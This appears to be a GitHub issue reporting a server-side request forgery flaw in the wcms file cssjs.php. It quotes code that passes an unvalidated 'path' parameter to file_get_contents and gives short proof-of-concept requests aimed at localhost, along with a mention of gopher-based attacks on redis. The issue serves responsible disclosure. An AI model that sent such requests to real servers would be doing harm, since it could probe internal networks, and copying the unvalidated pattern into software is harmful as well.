New issue

Jump to bottom

SSRF Vulnerability in wcms/wcms/wex/cssjs.php #8

Open nenf opened this issue on Jul 20, 2020 · 1 comment

nenf commented on Jul 20, 2020

Hi, dev team!

There is SSRF Vulnerability in `wcms/wcms/wex/cssjs.php` file.

The vulnerable code is:

```
31: $path = $_GET['path'];
32: $html_from_template = htmlspecialchars(file_get_contents($path));
61: :code='<?php echo htmlentities(json_encode($html_from_template, JSON_HEX_QUOT), ENT_QUOTES);?>'
```

Example POC:

```
<?php

$path = "ftp://127.0.0.1:8000";
$html_from_template = htmlspecialchars(file_get_contents($path));
echo htmlentities(json_encode($html_from_template, JSON_HEX_QUOT), ENT_QUOTES);

?>
```

Server Side Request Forgery (SSRF) vulnerabilities let an attacker send crafted requests from the back-end server of a vulnerable web application. It can help identify open ports, local network hosts and execute command on services (for example redis, by using `gopher://` scheme)

To prevent vulnerability use next manual: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Please let me know about any fixes, I would like to register CVE number.


nenf changed the title ~~SSRF Vulnerability~~ SSRF Vulnerability in wcms/wcms/wex/cssjs.php on Jul 20, 2020

nenf commented on Jul 21, 2020 Author

Here is a POC:

```
http://127.0.0.1:8100/wex/cssjs.php?path=http://127.0.0.1:60001
```

I was listening 60001 local port and got a request from backend.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant